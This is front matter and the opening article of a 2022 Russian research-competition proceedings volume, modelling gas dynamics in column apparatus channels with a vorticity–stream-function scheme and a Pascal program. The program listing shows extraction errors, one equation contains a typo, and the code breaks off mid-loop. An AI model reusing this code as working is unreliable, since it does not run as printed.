МЕЖДУНАРОДНЫЙ ЦЕНТР НАУЧНОГО СОТРУДНИЧЕСТВА «НАУКА И ПРОСВЕЩЕНИЕ»



ЛУЧШАЯ ИССЛЕДОВАТЕЛЬСКАЯ РАБОТА 2022

СБОРНИК СТАТЕЙ V МЕЖДУНАРОДНОГО НАУЧНО-ИССЛЕДОВАТЕЛЬСКОГО КОНКУРСА, СОСТОЯВШЕГОСЯ 15 МАЯ 2022 Г. В Г. ПЕНЗА

ПЕНЗА МЦНС «НАУКА И ПРОСВЕЩЕНИЕ» 2022 УДК 001.1 ББК 60 Л87

Ответственный редактор: Гуляев Герман Юрьевич, кандидат экономических наук

Л87

ЛУЧШАЯ ИССЛЕДОВАТЕЛЬСКАЯ РАБОТА 2022: сборник статей V Международного научно-исследовательского конкурса. – Пенза: МЦНС «Наука и Просвещение». – 2022. – 114 с.

ISBN 978-5-00173-320-1

Настоящий сборник составлен по материалам V Международного научноисследовательского конкурса «ЛУЧШАЯ ИССЛЕДОВАТЕЛЬСКАЯ РАБОТА 2022», состоявшегося 15 мая 2022 г. в г. Пенза. В сборнике научных трудов рассматриваются современные проблемы науки и практики применения результатов научных исследований.

Сборник предназначен для научных работников, преподавателей, аспирантов, магистрантов, студентов с целью использования в научной работе и учебной деятельности.

Ответственность за аутентичность и точность цитат, имен, названий и иных сведений, а также за соблюдение законодательства об интеллектуальной собственности несут авторы публикуемых материалов.

Полные тексты статей в открытом доступе размещены в Научной электронной библиотеке **Elibrary.ru** в соответствии с Договором №1096-04/2016K от 26.04.2016 г.

УДК 001.1 ББК 60

> © МЦНС «Наука и Просвещение» (ИП Гуляев Г.Ю.), 2022 © Коллектив авторов, 2022

ISBN 978-5-00173-320-1

Ответственный редактор:

Гуляев Герман Юрьевич – кандидат экономических наук

Состав редакционной коллегии и организационного комитета:

Агаркова Любовь Васильевна – доктор экономических наук, профессор Ананченко Игорь Викторович – кандидат технических наук, доцент Антипов Александр Геннадьевич – доктор филологических наук, профессор Бабанова Юлия Владимировна – доктор экономических наук, доцент Багамаев Багам Манапович – доктор ветеринарных наук, профессор Баженова Ольга Прокопьевна – доктор биологических наук, профессор Боярский Леонид Александрович – доктор физико-математических наук Бузни Артемий Николаевич – доктор экономических наук, профессор Буров Александр Эдуардович – доктор педагогических наук, доцент Васильев Сергей Иванович кандидат технических наук, профессор Власова Анна Владимировна – доктор исторических наук, доцент Гетманская Елена Валентиновна – доктор педагогических наук, профессор Грицай Людмила Александровна – кандидат педагогических наук, доцент **Давлетшин Рашит Ахметович** – доктор медицинских наук, профессор Иванова Ирина Викторовна кандидат психологических наук Иглин Алексей Владимирович – кандидат юридических наук, доцент Ильин Сергей Юрьевич – кандидат экономических наук, доцент Искандарова Гульнара Рифовна – доктор филологических наук, доцент Казданян Сусанна Шалвовна кандидат психологических наук, доцент Качалова Людмила Павловна – доктор педагогических наук, профессор Кожалиева Чинара Бакаевна – кандидат психологических наук

Колесников Геннадий Николаевич – доктор технических наук, профессор Корнев Вячеслав Вячеславович доктор философских наук, профессор Кремнева Татьяна Леонидовна – доктор педагогических наук, профессор Крылова Мария Николаевна – кандидат филологических наук, профессор Кунц Елена Владимировна – доктор юридических наук, профессор Курленя Михаил Владимирович – доктор технических наук, профессор Малкоч Виталий Анатольевич – доктор искусствоведческих наук Малова Ирина Викторовна – кандидат экономических наук, доцент Месеняшина Людмила Александровна – доктор педагогических наук, профессор Некрасов Станислав Николаевич – доктор философских наук, профессор Непомнящий Олег Владимирович – кандидат технических наук, доцент Оробец Владимир Александрович – доктор ветеринарных наук, профессор Попова Ирина Витальевна – доктор экономических наук, доцент Пырков Вячеслав Евгеньевич – кандидат педагогических наук, доцент Рукавишников Виктор Степанович доктор медицинских наук, профессор Семенова Лидия Эдуардовна – доктор психологических наук, доцент Удут Владимир Васильевич – доктор медицинских наук, профессор Фионова Людмила Римовна – доктор технических наук, профессор Чистов Владимир Владимирович – кандидат психологических наук, доцент Швец Ирина Михайловна – доктор педагогических наук, профессор Юрова Ксения Игоревна – кандидат исторических наук

СОДЕРЖАНИЕ

ФИЗИКО-МАТЕМАТИЧЕСКИЕ НАУКИ	7
МАТЕМАТИЧЕСКОЕ МОДЕЛИРОВАНИЕ ДИНАМИКИ ГАЗА В ПОВОРАЧИВАЮЩИХ КАНАЛАХ В КОЛОННЫХ АППАРАТАХ ХИМИЧЕСКОЙ ТЕХНОЛОГИИ БОЛАТ ДИНАРА НУРЛАНКЫЗЫ, КАДИРОВА ХАБИБА БАХТИЯРОВНА,	0
ИСМАИЛОВ ХАЙРУЛЛА БАХТИЯРОВИЧ.	8
БИОЛОГИЧЕСКИЕ НАУКИ	16
РОЛЬ ГЕНА ГЛЮКОЗИЛТРАНСФЕРАЗЫ-6 ДОМЕН-1(GLT6D1) И ЕГО ПОЛИМОРФНОГО ВАРИАНТ (RS1537415) В РАЗВИТИИ ПАРОДОНТИТА	Ά
ВЯЗНИКОВА́ ДИАНА АНДРЕЕВНА, РАДУШИН ИГОРЬ СЕРГЕЕВИЧ	17
ТЕХНИЧЕСКИЕ НАУКИ	20
ИСПОЛЬЗОВАНИЕ ВНЕПОЛОСНЫХ ДАННЫХ ДЛЯ ОБНАРУЖЕНИЯ УЯЗВИМОСТЕЙ ВЕБ- ПРИЛОЖЕНИЙ, ПРИВОДЯЩИХ К ВОЗМОЖНОСТИ ВНЕДРЕНИЯ SQL-КОДА	
КУМУРЖИ ГЕОРГИЙ МАКСИМОВИЧ	21
ТЕХНОЛОГИИ ИНДУСТРИИ 4.0 И ESG-ТРАНСФОРМАЦИЯ В УПРАВЛЕНИИ ПРОМЫШЛЕННЫМИ ПРЕДПРИЯТИЯМИ	
КАНЧУРИН РУСЛАН ЯМИЛЕВИЧ, РЫБКИНА АННА ВЛАДИМИРОВНА,	
САФОНОВА ИРИНА ВЛАДИМИРОВНА, ХМЕЛЬ ВАЛЕРИЯ ЭДУАРДОВНА	25
ЭКОНОМИЧЕСКИЕ НАУКИ	32
ВОЗМОЖНОСТИ EVENT-МАРКЕТИНГА ДЛЯ ЭФФЕКТИВНОГО ПРОДВИЖЕНИЯ БРЕНДА	
ИЗЮМОВА НАТАЛЬЯ ЮРЬЕВНА, ШИШКИНА ДАРЬЯ РОМАНОВНА	33
ДЕМОГРАФИЧЕСКОЕ «СЖАТИЕ» И ПОСТАРЕНИЕ НАСЕЛЕНИЯ	
ВОЛЫК АНАСТАСИЯ ВИКТОРОВНА, СВИНАРЕНКО СОФИЯ РОМАНОВНА,	
СИДЕЛЕВА АЛЁНА СЕРГЕЕВНА	36
PROBLEMS OF LAND MANAGEMENT IN A RURAL SETTLEMENT АУКИНА ЕКАТЕРИНА ЕВГЕНЬЕВНА	41
ПУТИ ПРЕОДОЛЕНИЯ СВЕРХКОНЦЕНТРАЦИИ ЭКОНОМИКИ В РОССИИ	
ДАГЛДИЯН КНАРА ВИТАЛИЕВНА, НЕСТЕРОВА НАТАЛИЯ НИКОЛАЕВНА,	
ТОЛМАЧЕВА ЮЛИЯ ЮРЬЕВНА	46
СОВРЕМЕННОЕ СОСТОЯНИЕ РЫНКА ФИТНЕС-УСЛУГ	
ДЖАНАЛИЕВ ТИМУР ЧИНГИЗОВИЧ	50
АНАЛИЗ ТЕНДЕНЦИЙ НАЛОГОВЫХ ПОСТУПЛЕНИЙ И ИХ ВЛИЯНИЕ НА РАЗВИТИЯ ЭКОНОМИК	И
СУБЪЕКТА РФ	
ВРАЗОВСКИЙ СЕРГЕЙ МАКСИМОВИЧ, СОПОВА НАТАЛЬЯ ИГОРЕВНА	53

ЭКОНОМИЧЕСКИЕ МЕХАНИЗМЫ ЗАЩИТЫ ОТ КИБЕР РИСКОВ ТИКУНОВА АННА СЕРГЕЕВНА	58
ЗАРУБЕЖНЫЙ ОПЫТ РЕГУЛИРОВАНИЯ ИННОВАЦИОННОЙ ДЕЯТЕЛЬНОСТИ ГРИГОРЬЕВ ИВАН ЮРЬЕВИЧ	65
ФИЛОЛОГИЧЕСКИЕ НАУКИ	69
СРАВНИТЕЛЬНО-СОПОСТАВИТЕЛЬНЫЙ АНАЛИЗ ЛЕКСИКИ ПО ТЕМЕ «ПОЛИЦИЯ» В ВЕЛИКОБРИТАНИИ И США НИКОЛАЕВА ЕКАТЕРИНА АЛЕКСАНДРОВНА	70
ЛЕКСИКОГРАФИЧЕСКОЕ ОПИСАНИЕ ЯЗЫКОВОЙ ЕДИНИЦЫ «РЕВОЛЮЦИЯ» В РЕТРОСПЕІ И СОВРЕМЕННОСТИ НАЛБАНДОВА ПОЛИНА СЕМЕНОВНА	
ОСНОВНЫЕ СТРУКТУРНЫЕ ТИПЫ АББРЕВИАТУР В СОВРЕМЕННЫХ ПЕЧАТНЫХ СМИ КАМАЛЯН ОКСАНА АРАРАТОВНА	77
ЮРИДИЧЕСКИЕ НАУКИ	80
DOCTRINES ABOUT CRIME IN THE CURRENT CRIMINAL CODE OF THE REPUBLIC OF UZBEK AND THE NEW DRAFT CODE: COMPARISON AND DIFFERENCES ЧОРИЕВ МИРСАРДОР АБДИМУМИН УГЛЫ	
ПЕДАГОГИЧЕСКИЕ НАУКИ	88
ИСПОЛЬЗОВАНИЕ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ ПРИ ИЗУЧЕНИИ РУССКОГО ЯЗЫКА ИНОСТРАННОГО	КАК
ЛОПЕЗ САНТОС ХУАН ФЕРНАНДО	89
ВЛИЯНИЕ ЗАНЯТИЙ С ПРИМЕНЕНИЕМ СРЕДСТВ ФИТНЕСА НА ФИЗИЧЕСКУЮ ПОДГОТОВЛЕННОСТЬ МУЖЧИН ПОЖИЛОГО ВОЗРАСТА КВАРЦХАВА ВЕРОНИКА ИГОРЕВНА, ЧЕСТНОВА ИРИНА ИГОРЕВНА, БАДОСОВА ЕЛИЗАВЕТА АЛЕКСАНДРОВНА, ВОСТРИКОВ ВИКТОР АНАТОЛЬЕВИЧ	92
ФИЗИЧЕСКАЯ РЕАБИЛИТАЦИЯ ЖЕНЩИН ЗРЕЛОГО ВОЗРАСТА С ДОРСОПАТИЕЙ НА ОСНО ФИТБОЛ-ГИМНАСТИКИ)BE
РАСПОПОВА ВИКТОРИЯ АНАТОЛЬЕВНА, ГОРБУНОВА СВЕТЛАНА АНДРЕЕВНА, МИХИТАРОВА ВЕНЕСУЭЛА АЛЬБЕРТОВНА, ЧЕРНЯК ДИАНА ВЛАДИМИРОВНА	95
ЭФФЕКТИВНОСТЬ ИСПОЛЬЗОВАНИЯ ЦИФРОВЫХ ОБРАЗОВАТЕЛЬНЫХ РЕСУРСОВ (ЦОР) УРОКАХ КАЗАХСКОЙ ЛИТЕРАТУРЫ КАЙБУЛЛА НАЗГУЛ КАЙБУЛЛАЕВНА	
ПСИХОЛОГИЧЕСКИЕ НАУКИ	102
СРАВНИТЕЛЬНАЯ ОЦЕНКА НЕКОТОРЫХ ПСИХОФИЗИОЛОГИЧЕСКИХ ПОКАЗАТЕЛЕЙ КУРСАНТОВ-КИНОЛОГОВ НА РАЗНЫХ ЭТАПАХ ДРЕССИРОВОЧНОГО ПРОЦЕССА САДЫКОВА Ю.Р., ДОРОШЕНКО И.К., САННИКОВ А.Н	103

НАУКИ О ЗЕМЛЕ	109
GEOECOLOGICAL ASSESSMENT DURING THE DEVELOPMENT OF THE	ZHANAOZEN OIL AND GAS
FIELD	
OMAR ABYLAI	110

ФИЗИКО-МАТЕМАТИЧЕСКИЕ НАУКИ

УДК 661.9:532.529

МАТЕМАТИЧЕСКОЕ МОДЕЛИРОВАНИЕ ДИНАМИКИ ГАЗА В ПОВОРАЧИВАЮЩИХ КАНАЛАХ В КОЛОННЫХ АППАРАТАХ ХИМИЧЕСКОЙ ТЕХНОЛОГИИ

БОЛАТ ДИНАРА НУРЛАНКЫЗЫ

студентка 3-курса Южно-Казахстанского университета им. М.Ауэзова, г. Шымкент, Казахстан

КАДИРОВА ХАБИБА БАХТИЯРОВНА

преподаватель химии Средне-Азиатского медицинского колледжа, г. Шымкент, Казахстан

ИСМАИЛОВ ХАЙРУЛЛА БАХТИЯРОВИЧ.

к.т.н., доцент Южно-Казахстанского университета им.М.Ауэзова, г. Шымкент, Казахстан

Аннотация: В данной научной работе приведены результаты математического моделирования динамики газа в поворачивающих каналах в колонных аппаратах химической технологии. Разработана компьютерная программа на языке Паскаль для реализации математической модели. Полученные результаты приведены в виде графика.

Ключевые слова: математическое моделирование, колонный аппарат, численный метод, компьютерная программа, многоступенчатое взаимодействие фаз.

MATHEMATICAL MODELING OF GAS DYNAMICS IN TURNING CHANNELS IN COLUMN APPARATUSES OF CHEMICAL TECHNOLOGY

Bakhutova Aida, Kadirova Habibakhon Bakhtiyarovna, Ismailov Khairulla Bakhtiyarovich

Abstract: This scientific paper presents the results of mathematical modeling of gas dynamics in rotating channels in column apparatuses of chemical technology. A computer program in the Pascal language has been developed to implement a mathematical model. The results obtained are presented in the form of a graph.

Key words: mathematical modeling, column apparatus, numerical method, computer program, multi-stage phase interaction.

Длина каналов контактных устройств с многоступенчатым взаимодействием фаз, эксплуатируемых в настоящее время в колонных аппаратах химической технологии, велика и сквозной расчет дина-

мических характеристик численными методами требует очень большого объема памяти ЭВМ и времении расчета. При этом из-за многократного повторения вычислительных процедур происходит накопление погрешностей округления, что в конечном итоге может привести к искажению результата конечного численного решения. Для решения данной проблемы нами использован следующий прием, который можно назвать принципом гидродинамического установления. Он известен для прямых цилиндрических труб – профиль скорости, заданный на входе в канал определенной формы, развиваясь по течению, через определенное расстояние достигает такой формы, которую можно считать установившейся. Этот прием вписывается в рамку идеи о представлении аппарата как совокупности нескольких каналов [1].

В качестве характерных величин для вышеуказанного канала примем следующие величины: u_0 – среднерасходовая скорость газа в канале, м/с; d - ширина входа канала, м. Все остальные характерные величины являются производными от этих величин. Уравнения движения для компонентов скорости и неразрывности в безразмерных переменных имеют вид:

$$\frac{\partial^2 \overline{\psi}}{\partial x^2} + \frac{\partial^2 \overline{\psi}}{\partial y^2} = \overline{\omega},\tag{1}$$

$$\frac{\partial \overline{\omega}}{\partial t} + \overline{u} \frac{\partial \overline{\omega}}{\partial x} + \overline{g} \frac{\partial \overline{\omega}}{\partial y} = \frac{1}{\text{Re}} \left(\frac{\partial^2 \overline{\omega}}{\partial x^2} + \frac{\partial^2 \overline{\omega}}{\partial x^2} \right), \tag{2}$$

В дальнейшем черточки над переменными будут опущены. Для многоступенчатых каналов принцип установления означает следующее:

- 1. Пусть $\varphi(x,y)$ одна из динамических характеристик газа в канале, $\varphi_{i,j}^{(k)}$ значения $\varphi(x,y)$ в узлах конечно-разностной сетки в момент времени t_k . На входе в канал задавали значения $\varphi_{0,j}^{(k)}$, определяющие форму входного профиля. В расчетах на входе нами задавались прямоугольная и параболическая профили. На других сечениях разностной сетки в начальный момент времени заданы значения динамических функций, обеспечивающие постоянство расхода по всем горизонтальным сечениям канала.
- 2. Проведем одну итерацию по соответствующей формуле расчета и найдем $\,$ для одной ступени контакта.
- 3. Для продолжения итерации во второй ступени контакта значения $\varphi_{i,j}^{(1)}$ при i=n (на выходе из 1-ступени контакта) передаются значениям $\varphi_{0,j}^{(2)}$ для 2-ступени контакта.
 - 4. Находим значения φ для второй ступени контакта.
- 5. Если значения φ для двух следующих друг за другом ступеней контакта совпадают с заданной точностью, то итерации заканчиваются, и значения φ на последней ступени контакта могут быть приняты за установившиеся значения динамических характеристик на стабилизированном участке канала.

Таким образом, всю длину канала можно представить как совокупность начального и стабилизированного участков, причем длина последнего участка оказывается гораздо больше длины начального участка. Данный эффект установления известен и для цилиндрических труб: входной профиль скорости, развиваясь по течению, через определенное расстояние от входа устанавливается, приобретая форму параболы, т.е. реализуется течение Пуазейля. Длина начального участка зависит от формы входного профиля. При работе аппарата в двухфазном режиме входной участок существует и для жидкости, длина которого также зависит от степени равномерности подачи жидкости из распределительных устройств. Например, при противотоке жидкость стекает вниз через распределительные устройства, обеспечивающие достаточную равномерность, и существует определенное расстояние, после которого ее распределение можно считать установившемся [2].

В дальнейшем нами будут использоваться уравнения движения Навье-Стокса в переменных Гельмгольца. При этом будет меняться только формы обтекаемых элементов насадок и соответству-

ющие граничные условия.

Система (1)-(2) является системой уравнений смешанного типа. Первое, уравнение функции тока – уравнение эллиптического типа, второе, относительно вихря – параболический. Для общей постановки задачи наиболее оптимальным методом является метод конечных разностей. Запишем явную схему для уравнения вихря [3]:

$$\frac{\omega_{i,j}^{n+1} - \omega_{i,j}^{n}}{\tau} + u_{i,j}^{n} \frac{\omega_{i+1,j}^{n} - \omega_{i,j}^{n}}{h} + v_{i,j}^{n} \frac{\omega_{i,j+1}^{n} - \omega_{i,j}^{n}}{h} = \frac{1}{\text{Re}} \left(\frac{\omega_{i+1,j}^{n} - 2\omega_{i,j}^{n} + \omega_{i-1,j}^{n}}{h^{2}} + \frac{\omega_{i,j+1}^{n} - 2\omega_{i,j}^{n} + \omega_{i,j-1}^{n}}{h^{2}} \right) + R_{h}, \tag{3}$$

где R_h - остаточный член порядка O(h). По формуле (3) по известным в момент времени t_n значениям функции тока и вихря в расчетной области, включая ее границу, можно определить значения вихря за новый момент времени n+1. Связи, определяемые этой схемой, имеют локальный характер, т.к. для определения значения вихря для нового момента времени требуется знать значения вихря для предыдущего момента времени в пяти точках: $\omega_{i,j}^n$, $\omega_{i+1,j}^n$, $\omega_{i-1,j}^n$, $\omega_{i,j+1}^n$, $\omega_{i,j-1}^n$. Значения поля вихря в области течения в соответствии со схемой (3) и граничным условием могут определяться различными способами: вдоль линии i = const, вдоль линии j = const или последовательно по отдельным участкам, начиная от той или иной границы области, что представляет определенные преимущества при реализации алгоритма в виде программы для компьютера [4].

Перейдем к решению уравнения Пуассона для функции тока (1). В отличие от уравнения вихря, данное уравнение стационарно. Для получения решения системы на одном временном слое нужно найти стационарное решение (1), где правая часть – вихрь $\omega_{i,j}^{n+1}$ - определена нами ранее. Для этого мы используем простейший явный итерационный метод. Его можно сформулировать по аналогии с решением нестационарного уравнения, если ввести фиктивное время σ следующим образом:

$$\frac{\partial \psi}{\partial \sigma} = \Delta \psi - \omega \,. \tag{4}$$

Пусть s – индекс внутреннего цикла, тогда запишем схему для решения этого уравнения на временном слое n+1 в виде:

$$\frac{\psi_{i,j,}^{n+1,s+1} - \psi_{i,j}^{n+1,s}}{\sigma} = \frac{\psi_{+1i,j}^{n+1,s} - 2\psi_{i,j}^{n+1,s} + \psi_{-1i,j}^{n+1,s}}{h^2} + \frac{\psi_{i,j+1}^{n+1,s} - 2\psi_{i,j}^{n+1,s} + \psi_{i,j-1}^{n+1,s+1}}{h^2} - \omega_{i,j}^{n+1,s}, \quad (5)$$

Аппроксимация оператора Лапласа здесь строится таким образом, чтобы искомое значение $\psi_{i,j}^{n+1,s+1}$ можно было определить, не прибегая к решению системы алгебраических уравнений.

После некоторых преобразований уравнение (5) можно представить в виде

$$\psi_{i,j}^{n+1,s+1} = \psi_{i,j}^{n+1,s} + \alpha_0 \left[\frac{1}{4} \left(\psi_{i+1,j}^{n+1,s} + \psi_{i-1,j}^{n+1,s+1} + \psi_{i,j+1}^{n+1,s} + \psi_{i,j-1}^{n+1,s+1} - h^2 \psi_{i,j}^{n+1,s} \right) - \psi_{i,j}^{n+1,s} \right], \tag{6}$$

где $\alpha_{\scriptscriptstyle 0}$ - итерационный параметр, определяемый через сеточные параметры $\sigma, h\left(\alpha_{\scriptscriptstyle 0}=4\sigma/h^2\right)$.

Граничным условием при расчете по формуле (6) является условие $\psi=const$, задаваемое на границе области (другое из граничных условий $\frac{\partial \psi}{\partial n}=0$ уже было использовано при получении граничного условия для вихря).

Расчет поля функции тока по уравнению (6) проводится до получения стационарного решения, При этом внутренний итерационный цикл с параметром s должен заканчиваться при определенном условии, которое определяет достижение стационарного режима. При плавном росте или снижении

 $\psi_{i,j}$ в процессе итераций можно применять самое простое из этих условий, состоящее в том, что разность значений функции тока в двух соседних итерациях s и s+1 не превосходит некоторой заданной величины [5,6]:

$$\max \left| \psi_{i,j}^{s+1} - \psi_{i,j}^{s} \right| < \varepsilon . \tag{7}$$

При выполнении условия (7) расчет уравнения Пуассона по формуле (6) прекращается, и мы получим поля вихря и функции тока, удовлетворяющие разностным аналогам уравнений для ψ и ω на временном слое n+1. Для получения решения в следующий момент времени рассмотренная выше процедура снова повторяется, с той лишь разницей, что в качестве начальных значений теперь используются вычисленные величины полей $\psi_{i,j}^{n+1}, \omega_{i,j}^{n+1}$.

Ниже приведена программа расчета динамических функций в среде PascalABC Net.

```
program KSK;{HA BXOДЕ PABHOMEPHЫЙ BXOД,ДАЛЕЕ-ПЕРИОДИКА }
   {обозначения}
const n=20; {КОЛИЧЕСТВО ДЕЛЕНИЙ ПО X и У}
const nt=50:
{n-число делений чность по x}
{m-число делений по у}
Re, {критерий Рейнольдса}
h,{шаг по x,y}
tau,{шаг по t}
sigma,{шаг фиктивного времени}
alfa, {параметр сетки}
epsf,{точность итераций по функции тока f}
epsw,{очность итераций по функци w-завихренность}
maxf, {погрешность по f}
maxw, {погрешность по w}
h1,{расстояние до стенки}
a1,a2,a3,a4,a5,a6,a7,a8,a9,a10,
b1,b2,b3,w0,wgas1,gamma1:real;{вспомогательные переменны}
   {индексы по координатам и времени}
   i,\{po x\}
   j,{po y}
   it, {индекс по варемени для расчета тр капель}
   ht, {шаг по времени для траектории}
   s,{индекс момента фиктивного времени}
   nf,nw{числа максиальные по итерациям},iterw,
   iterf,k1,k,l:integer;
   c,c1 {конст для tau}:real;
   f,f1,w,w1,u,v,r,y,cisoline:array[0..2*n+1,0..2*n+1] of real;
   xkap,ykap, t{время},wgas{относительная скорость},
gamma{угол между относительной скоростью и осью x}:array[0..nt] of real; {координаты капель}
   {переменные для второй части программы-траекторя капель }
   dk {диаметр капли},
   miudin {динам вязкость воздуха},
   dkan {диаметр канала},
   ksi {коэф сопротивления капли},
   Ksila {сила сопротивления},
```

```
rogas {плотность газа-воздуха},
          rojid {плотность жидкости - воды},
          рх {обозначения },
          ру {обозначения},
          ех {обозначения},
          еу {обозначения}, д {ускорение свободного падения},
      t1,b6,b7,b8,b9,b10,b11,b12,b13{переменные для расета координат вспомогательные}:real;
          k1x,k2x,k3x,k4x,k1y,k2y,k3y,k4y,dx,dy:real;
          label z,11,12,13,14,16,conec;{metki dlya ciklov}
          {cisoline-константа изолиний=j*h}
          {fi-это правая часть w, psi-правая часть gamma}
             function fi(wgas1,gamma1,t1:real):real;
              begin
      fi:=-ksila*wgas1*wgas1-g*sin(gamma1)-(px*cos(gamma1)+py*sin(gamma1))-
wgas1*(ex*cos(gamma1)+ey*sin(gamma1));
             end:
             function psi(wgas1,gamma1,t1:real):real;
       psi:=-g*cos(gamma1)/wgas1+(px*sin(gamma1)-py*cos(gamma1))/wgas1-
(ey*cos(gamma1)+ex*sin(gamma1));
             end:
          begin
       c:=0.1; h:=1/n;h1:=sqrt(2)/2*h; alfa:=0;
        {шаг по времени для траектории}
       h1:=h;Re:=100;c1:=0.5;
       tau:=c*h*h/4;w0:=0.0002;
       nf:=50;nw:=200;epsf:=0.02; epsw:=0.1;
       sigma:=c1*h*h/4; alfa:=c*h*h/4;{iskhodnie dannie}
       f[n,2*n+1]:=1;
        I1: {условия на входе}
            for j:=0 to n do begin f[0,j]:=j*h;w[0,j]:=w0; end;
            {условия на выходе равномерное}
             for j:=0 to n do begin f[2*n,j]:=j*h;w[n,j]:=w0; end;
            {значения внутри сетки в начале}
             {1-половина области}
              for i:=0 to n do
       for j:=i to n+i do begin y[i,j]:=j*h;f[i,j]:=(j)*h; w1[i,j]:=w0;w[i,j]:=w0; end;
               {2-половина области}
              for i:=n+1 to 2*n do
      for i:=2^n-i to 3^n-i do begin y[i,j]:=j^n+j^n[i,j]:=(j-n+1)^n; w[i,j]:=w0; w1[i,j]:=w0; end;
             I2: {nachalo wneshnego cikla}
             maxf:=0;maxw:=0;iterw:=iterw+1;
             writeln('iterw=', iterw:3);
             iterf:=0;
             if iterw>nw then goto conec;
             {граничные условия}
              {1-gr usl f}
      for i:=0 to n do begin f[i,i]:=0; f1[i,i]:=0; w[i,i]:=2*(f[i,i+1]-f[i,i])/h1/h1; w1[i,i]:=w[i,i]; end;
              {2-gr usl f} for i:=n+1 to 2*n-1 do
```

```
begin f[i,2*n-i]:=0;f1[i,2*n-i]:=0; w[i,2*n-i]:=2*(f[i,2*n-i+1]-f[i,2*n-i])/h1/h1; w1[i,2*n-i
i]:=w[i,2*n-i];end;
               \{3-\text{gr usl }f\} for i:=0 to n do begin \{f[n+i]:=1;f[n,n+i]:=1;w[n,n+i]:=2*(f[n,n+i-1]-f[n,n+i])/h1/h1;
w1[i,n+i]:=w[i,n+i];end;
               {4-gr usl f} for i:=n+1 to 2*n do begin f[i,3*n-i]:=1; f1[i,3*n-i]:=1;w[i,3*n-i]:=2*(f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1]-f[i,3*n-i-1
i])/h1/h1;w1[i,3*n-i]:=w[i,3*n-i]; end;
                                    {бизвихревой вход,кроме на последней гр точке}
                                    w[0,n]:=2*(f[1,n]-f[0,n])/h1/h1; w[0,0]:=2*(f[0,1]-f[0,0])/h/h;
                                    {условия на выходе, везде нулевые гр условия для вихря, кроме как в последней точке
}
                               w[2*n,n]:= 2*(f[2*n-1,n]-f[2*n,n])/h1/h1;
                                 {расчет производных}
                               {1-половина области}
                               for i:=1 to n do
                               for j:=i+1 to n+i-1 do
                                begin
                                   a1:=(f[i,j+1]-f[i,j])/h; \{U\}
                                   a2:=-(f[i+1,i]-f[i,i])/h; {V}
                                   a3:=(w[i+1,j]-w[i,j])/h; \{dw/dx\}
                                   a4:=(w[i,j+1]-w[i,j])/h; {dw/dy}
                                    a5:=(w[i+1,j]-2*w[i,j]+w[i-1,j])/h/h; {d^2w/dx^2}
                                     a6:=(w[i,j+1]-2*w[i,j]+w[i,j-1])/h/h; {d^2w/dy^2}
                                   a7:=a1*a3+a2*a4;
